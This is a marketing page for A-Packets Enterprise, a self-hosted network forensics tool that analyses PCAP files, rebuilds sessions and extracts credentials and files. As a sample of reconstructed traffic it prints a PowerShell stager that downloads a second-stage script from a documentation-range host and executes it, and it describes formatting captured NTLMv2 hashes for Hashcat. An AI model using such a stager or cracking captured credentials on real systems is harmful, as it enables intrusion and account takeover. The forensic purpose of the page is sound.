Self-hosted · On-premise · Air-gapped
A-Packets Enterprise Automated Network Forensics & Incident Investigation
Analyze PCAP files, reconstruct sessions, recover evidence and investigate security incidents, entirely within your infrastructure.
A self-hosted PCAP analyzer and on-premise network forensics software for SOC and DFIR teams. Detections, sessions, credentials and files come out of the capture on ingest, and every finding resolves to its source packet.
- Docker Compose
- Kubernetes / Helm
- Air-gapped deployments
A 30-minute conversation about your PCAP workflow, your deployment requirements and whether A-Packets is a fit. No commitment to an evaluation or a purchase.
Annual license, scoped to the deployment · how licensing works
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; en-US) WindowsPowerShell/5.1
Host: 198.51.100.23
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: text/plain

try {
  $stage = Invoke-WebRequest -Uri "http://203.0.113.47/a" -UseBasicParsing
  Invoke-Expression $stage.Content
} catch { }
One HTTP exchange rebuilt from the packets: a PowerShell client receives a script that downloads and runs a second stage. Addresses from documentation ranges.
Track record
- Packet-analysis engine in production at apackets.com
- Since 2019
- captures analyzed on the hosted service
- 374,000+
- A-Packets Enterprise packages that engine for your own infrastructure
- Same engine
- Software and support both inside the EU
- EU vendor
Packt's Digital Forensics with Kali Linux, 3rd ed. walks through analyzing a capture with the hosted service, and the Wireshark wiki lists it among the tools that read libpcap files. Vendor background and what you can check yourself: About A-Packets.
What a network forensics investigation looks like on-prem
The questions an incident responder asks of a capture, answered inside your network, then what a security review checks: sign-in, the audit log and how it deploys.
smb3_challenge.pcap,
dns-tunnel-iodine.pcap,
arpspoof.pcap
and, on the wall of views, other public protocol samples. Sign-in, upload and
audit screens from the Enterprise build, with demo data. No sound; the commentary is on screen.
- Incident questions
- What left the network, which accounts were exposed, whether DNS carries a tunnel, and who else the host talked to.
- Inside your network
- The capture goes into a private space and is analyzed on infrastructure you run, with no telemetry and no license call-home.
- What a security review checks
- SAML and LDAP / Active Directory sign-in, an audit log of every sign-in and upload, and three deployment models.
Automated offline PCAP analysis, from capture to report
Upload a capture and the deployment does the reconstruction: sessions, credentials, files, hosts and detections are ready on ingest, without display filters or manual stream-following. Analyst time goes to judging the evidence, not assembling it. All five steps run inside your deployment, in a browser, with nothing installed on analyst workstations.
-
01
Upload capture
.pcapor.pcapng, with case name, source and analyst notes. -
02
Parse protocols
HTTP, DNS, TLS, SMB, Kerberos, LDAP, NTLM and 802.11 wireless.
-
03
Extract artifacts
Sessions, credentials, files, hosts and services, on ingest, without manual stream-following.
-
04
Flag detections
Port scans, insecure credential use and suspicious traffic patterns, as starting points for review.
-
05
Generate report
An interactive report generated in the deployment, with every finding still resolvable to its packet.
What stops being manual, and what stays with the analyst
Stops being manual
- Building display filters to find the interesting streams
- Following streams one at a time to reassemble a session
- Exporting HTTP objects one by one to recover a file
- Assembling a credential from protocol fields by hand
Stays with the analyst
- Deciding what the capture means, and what to do next
- Choosing which artifacts belong in the report
- Verifying a contested finding at packet level in Wireshark
- Judging whether a detected event is a true positive
What the PCAP analyzer extracts from a capture
Artifacts are extracted on ingest, without manual stream-following, and each one resolves to a timestamp and a packet in the source capture.
Detected events
Port scans, insecure credential use and suspicious traffic patterns, surfaced as starting points for an analyst rather than verdicts.
Reconstructed sessions
HTTP requests and responses with headers, form fields and transferred content, rebuilt in order from the packets. A payload reads without being carved out of a stream by hand.
Credential material
Authentication material recovered from the exchange, typed by mechanism and formatted for offline validation, including one account reused across several protocols.
Extracted files
Images, documents and payloads carved out of HTTP flows, available for offline analysis alongside the source capture.
Host and service graph
Which hosts talked to whom, over which services, labeled with passive fingerprints and GeoIP context. Reconstructed from traffic, with no active scanning.
Wireless artifacts
SSIDs, probe requests and WPA/WPA2 handshakes from 802.11 captures.
Packet-linked evidence. Every artifact carries a timestamp and a reference to the packet it came from, so a finding can be checked in Wireshark and survives handoff into a report or case system.
From finding to report
- Findings
- The report brings up what needs attention: port scans, insecure credential use and suspicious traffic patterns. Findings are starting points for an analyst, not verdicts.
- Investigation
- Each finding is tied to the hosts, sessions and files behind it, so the investigation starts from evidence rather than from a display filter.
- Reporting
- An interactive report generated inside the deployment, visible to the members of its workspace. Timestamps and source-capture references can move into SIEM, ticketing or DFIR notes.
Protocol coverage
- Parsed
- HTTP · DNS · TLS · SMB · Kerberos · LDAP · NTLM · 802.11
- Credentials extracted
- HTTP · SMB · NTLM · Kerberos · LDAP · PostgreSQL · MSSQL · Telnet · FTP · SIP
- Files carved
- HTTP streams: images, documents and transferred payloads
- Input
.pcapand.pcapng. TLS payloads are not decrypted; see Limits.
Evidence, as the deployment presents it
From sample captures. Addresses and identities are sanitized or use documentation ranges, not customer traffic.

- Typed on ingest
- The mechanism is identified as NTLMv2-SSP over SMB, so the finding needs no protocol lookup.
- Ready for offline validation
- The full challenge-response is formatted for Hashcat, for a password-strength or lateral-movement check.
- Nothing assembled by hand
- In a general-purpose tool this means finding the NTLMSSP exchange and building the hash string field by field.
What the graph answers
- Scope
- Which hosts communicated, which peers were external, and which services were observed in passive traffic rather than by probing.
- Incident response
- Scope the affected host set, spot likely pivots, and decide which endpoints or services need deeper packet or endpoint review.
- Handoff
- Host and service lists, connection context, timestamps and source-capture references can move into SIEM, ticketing or DFIR notes.
Is a self-hosted PCAP analyzer right for your team?
The investigations that most need a protocol-level read are often the ones whose captures can never reach a cloud tool. That is the case A-Packets Enterprise is built for.
- SOC teams
- DFIR and incident response
- Network security
- Network operations
- MSSPs and integrators
- Forensic specialists
Typically useful when
- Your team already receives or captures PCAP / PCAPng files.
- Analysts spend significant time reconstructing sessions or extracting evidence by hand.
- Captures contain sensitive data: customer traffic, internal hosts, credentials.
- Captures cannot be uploaded to external SaaS services, and investigations must stay inside your own infrastructure.
- You operate regulated, private, isolated or air-gapped environments.
- SOC, DFIR, network-security or network-operations teams need a repeatable packet-level investigation workflow.
Recognize your situation? Discuss your use case
Probably not the right fit if
- You are mainly looking for continuous packet capture, continuous network monitoring or a complete NDR platform, rather than case-based analysis of captures you already hold.
- Your network investigations are fully outsourced. Your provider is the better home for a tool like this.
- Your captures can be processed outside your environment without restriction. The hosted service at apackets.com is the simpler option.
On-premise and air-gapped: captures stay inside your network
Analysis, storage and reporting run inside your deployment. The platform does not send capture data, telemetry or license checks to A-Packets.
Compare Cloud and Enterprise for differences in data handling, identity, and operational responsibility.
Your infrastructure
Web UI
Sign-in via LDAP / AD, SAML or OAuth
API / core
Metadata in PostgreSQL, yours or bundled
Worker pool
Captures and artifacts in S3-compatible storage
- Captures never leave
- No telemetry
- No license call-home
- Data residency
- Captures, decoded traffic, extracted artifacts and reports stay in your PostgreSQL and S3-compatible storage.
- Outbound traffic
- None required. Air-gapped installations run with no Internet access. Outbound connections happen only for integrations you configure, such as OAuth sign-in, email notifications or image pulls from the registry.
- Identity

- Local accounts with passkey 2FA, LDAP / Active Directory, SAML 2.0, OAuth (Google, Microsoft, GitHub) and SCIM provisioning. Verified against Active Directory on Windows Server 2022 and 2025 (LDAP/LDAPS), Microsoft Entra ID and Okta (SAML 2.0).
- Access and audit
- Workspace membership controls which captures a user can see. The audit log records sign-ins, capture uploads, downloads and sharing, and administrative changes, with configurable retention.
- Retention
- Controlled by the deployment owner.
- Release integrity
- Signed container images with a published signing key and SHA-256 fingerprint and an SBOM for every image. Each release is scanned before publication; a high-severity finding with a fix available blocks it. Delivery archives are checksummed and signed.
Available controls depend on the licensed scope, for example Kubernetes delivery, SSO, SCIM, the audit log and air-gapped delivery.
On-premise deployment: Docker Compose, Kubernetes or air-gapped
Three supported topologies, one application. Which one you run is an infrastructure decision; in all of them, captures stay on storage you control. The step-by-step installation procedure for each one is published in the self-hosted deployment documentation, including release verification, HTTPS, first sign-in and upgrades.
Single node
Docker Compose
One server, with PostgreSQL and S3-compatible storage bundled.
Fits: smaller teams and evaluation environments.
Cluster
Kubernetes / Helm
Helm chart against your own PostgreSQL and S3-compatible object storage, with separated service responsibilities.
Fits: platform teams with a cluster, storage and backup practice in place.
Disconnected
Air-gapped
Signed offline bundle for Kubernetes, verified and imported into your internal registry, with license material. No outbound access required after installation.
Fits: isolated and tightly controlled networks.
Minimum configuration
- CPU
- 4 cores minimum, 8 recommended
- Memory
- 8 GB minimum, 16 GB recommended
- Disk
- 50 GB minimum, 200 GB SSD recommended
- OS
- Ubuntu 22.04+ or RHEL 8+
- Runtime
- Docker 24+, or Kubernetes with Helm
The baseline covers evaluation and small teams. Sustained bulk ingest is sized against your measured capture rate.
Operations
- Prometheus metrics under the
apackets_*namespace, plus/healthzand/readyzprobes. - Reference Grafana dashboards and Prometheus alerting rules.
- Connected sites pull signed images from a private registry with a read-only credential issued per customer. You take a new release on your own schedule.
- Air-gapped sites import a signed offline bundle into their own registry.
Integrations
- Sign-in: LDAP / Active Directory, SAML 2.0, OAuth and SCIM provisioning.
- Storage: PostgreSQL and S3-compatible object storage, yours or bundled.
- Audit: events forwarded to a remote syslog server over UDP, in RFC 5424 or RFC 3164 format.
- Mail: notifications through your SMTP server.
Available integrations depend on the licensed scope.
What it does not do, and who carries what
Stated once and plainly, because each of these decides whether the product fits your environment.
Encryption bounds payload depth
TLS payloads are not decrypted. Encrypted flows still yield metadata: SNI, certificates, handshake characteristics, sizes and timing. Session reconstruction, file extraction and credential recovery need traffic that is unencrypted or terminated before the capture point.
The capture point defines the picture
Findings describe what reached the tap or SPAN port. Unmirrored segments, asymmetric routing and traffic that never crossed the capture point do not appear: absence of evidence is not absence on the network.
Case-based, not continuous
It analyzes captures you already hold, case by case. It does not capture traffic, monitor continuously, alert, block or manage cases, and it does not replace a SIEM, IDS or NDR platform.
Findings are starting points
Detections point an analyst at what deserves attention; they are not verdicts, and a clean result does not prove a clean network. Wireshark remains the tool for byte-level verification.
Sizing follows capture volume
Parse time and storage scale with bytes ingested. Sustained multi-terabyte ingest is sized against your measured capture rate before purchase, not after.
Air-gap updates are operational work
Disconnected sites update by moving a signed bundle across the boundary and refreshing license material. It is a scheduled task owned by your team.
Shared responsibility
A-Packets
- Software updates and security patches for the license term
- Signed images with an SBOM, vulnerability-scanned before every release
- Reference architecture and deployment documentation
- License issuance, renewal and entitlement management
- Product documentation and support within the licensed scope
Your team
- Servers, operating system, and the Docker or Kubernetes lifecycle
- Network ACLs, firewall rules, reverse proxy and TLS
- Identity provider configuration and user lifecycle
- PostgreSQL and object storage, including backup and restore
- Capture handling, chain of custody, retention and legal basis
On-prem licensing and pricing
A-Packets Enterprise is licensed annually, scoped to the deployment and quoted per site.
We put the number together after the first call, once the scope is clear. Every license includes software updates and security patches for the term.
Flexible commercial terms may be available for selected partners and strategic reference deployments.
What shapes the quote
- Number of users
- Annual capture volume
- Deployment model: Compose, Kubernetes or air-gapped
- Identity integration: SSO, SCIM
- Audit and support requirements
Tell us these on the call and you get a written proposal with the scope, the term and the price.
Discuss your use caseOne conversation first. The next step depends on you.
Some teams want to test on their own captures first; others already know what they need. Both are fine.
-
Step 01
Fit call · 30 minutes
Your use case, the captures you work with and their volume, deployment and data-handling requirements, and who would use it. Including whether an on-premise tool is the right answer at all.
-
Step 02
Then, depending on where you are
Technical evaluation
For teams that want to validate A-Packets against representative captures inside their own environment. Typically about 30 days on your hardware, with success criteria agreed before it starts.
Commercial proposal
If requirements and scope are already clear, we go straight to a written proposal. An evaluation is useful, not mandatory.
Technical follow-up
If engineering, security, architecture or procurement stakeholders need to be involved, a deeper technical session with them comes first.
-
Step 03
Procurement, legal and security review
Contract terms, a mutual NDA where needed, and your security review.
-
Step 04
Deployment
Annual license. The deployment package follows within two business days, with documentation, a setup call and the offline bundle where required.
If you evaluate, it runs on your side
- Your hardware and your own representative captures. Nothing leaves your network during the evaluation either.
- It validates what matters for your scope, for example SAML, LDAP / Active Directory, SCIM, Kubernetes, object storage, air-gap behavior or the reporting workflow. Not every evaluation tests every feature.
- Success criteria are written down up front, so the evaluation ends in a decision rather than an impression.
- Evaluation scope and commercial scope are agreed separately: a capability tested during an evaluation is not automatically part of every package.
Questions
Self-hosted PCAP analyzer FAQ
Does any capture data leave our network?
No. A-Packets Enterprise runs entirely inside your own infrastructure. Captures, extracted files, credential material and reports stay on your storage, and the software does not call home during analysis. The same applies during the evaluation period.
Can I analyze PCAP files offline, without uploading them anywhere?
Yes. After installation A-Packets Enterprise needs no Internet access, so captures with credentials, internal hosts or incident evidence are analyzed where they are stored.
Can I download A-Packets and run it on my own server?
Yes, as A-Packets Enterprise: installed with Docker Compose or Helm, or from a signed offline bundle in air-gapped networks. Images are issued per customer after a short call; there is no public download.
How is A-Packets Enterprise deployed?
Three ways: a single server with Docker Compose and bundled PostgreSQL and S3-compatible storage; a Kubernetes cluster via Helm with your own PostgreSQL and S3-compatible object storage; or a signed offline bundle for Kubernetes imported into your internal registry, with no outbound access required after installation.
Can it run fully air-gapped?
Yes. Air-gapped installations run with no Internet access. The signed offline bundle is imported into your own registry with license material. The platform does not send capture data, telemetry or license checks to A-Packets.
What are the minimum hardware requirements?
Linux (Ubuntu 22.04+ or RHEL 8+), 4 CPU cores minimum and 8 recommended, 8 GB RAM minimum and 16 GB recommended, 50 GB storage minimum and 200 GB SSD recommended. Docker 24+ or Kubernetes with Helm, PostgreSQL and S3-compatible object storage.
Which authentication systems are supported?
Local accounts with passkey 2FA, LDAP and Active Directory, SAML 2.0, OAuth (Google, Microsoft, GitHub) and SCIM provisioning. Available controls depend on the licensed scope.
How is licensing handled?
An annual license scoped to the deployment and quoted per site. The quote depends on the number of users, annual capture volume, deployment model, identity integration, audit and support requirements. Every license includes software updates and security patches for the term.
Partners
For MSSPs and cybersecurity partners
If you work with customers who need packet-level investigation inside customer-controlled environments, we are open to referral, reseller and technical partnership discussions. Commercial and NFR arrangements are discussed individually.
Tell us about your PCAP workflow
We review every request personally and normally start with a short 30-minute conversation about your current workflow and requirements.